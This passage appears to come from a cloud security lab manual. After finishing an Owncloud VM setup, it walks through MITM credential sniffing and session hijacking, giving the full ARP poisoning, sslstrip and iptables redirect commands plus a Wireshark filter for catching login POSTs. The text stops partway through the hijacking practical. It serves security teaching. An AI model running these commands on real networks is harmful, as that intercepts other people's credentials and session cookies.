
Step 7: Once the cloud VM imported successfully, we can see a new virtual machine in the VM list. Select the newly installed VM and click on start





Step 8: To continue with the installation process, provide login details (as shown on the screen).




Step 9: Follow the instruction on screens to configure **Date and Time, keyboard layout**









Step 10: Change the default **password** of cloud VM




Step 11: Now, change the password of ***Owncloud server***.



Step 12: After changing Owncloud server password, execute ***sudo -i*** to switch into root user account.





Practical 2: Cloud user account password sniffing.

Description: In this practical you will learn how to sniff user login credentials using MITM attack, if the cloud service is not maintaining encrypted communication between server and user.

Step 1: Open a terminal and execute following commands to perform ARP poisoning (in LAN) on a computer running Cloud server (Owncloud).

Terminal 1:


- echo 1 > /proc/sys/net/ipv4/ip_forward
- iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
- sslstrip -a

Terminal 2:


- arpspoof -t <router IP> <target IP>


Terminal 3:

- arpspoof -t <target IP> <router IP>



Step 2: Start Wireshark and apply **http.request.method == POST** filter to capture login credentials. These credentials can be misused by anyone on network.






Practical 3: Performing Session hijacking on Owncloud

Description: In this practical you will learn how to get other user's sessions in cloud service if it is vulnerable to session hijacking, by performing MITM attack and stealing user's session cookies. Session hijacking vulnerability in the cloud web interface can allow an attacker to steal cookies and gain access to admin account (Assume that attacker and cloud server are on the same network).

Part 1: On target machine

Step 1: Admin logs in to his account using login credentials.



Part 2: On the Attacker machine

Step 1: The attacker performs a MITM attack (ARP poisoning) by executing the following commands to steal cookies from the target browser.

Terminal 1:

- echo 1 > /proc/sys/net/ipv4/ip_forward
- iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
- sslstrip -a

Terminal 2:

- arpspoof -t <router IP> <target IP>

Terminal 3:


- arpspoof -t <target IP> <router IP>

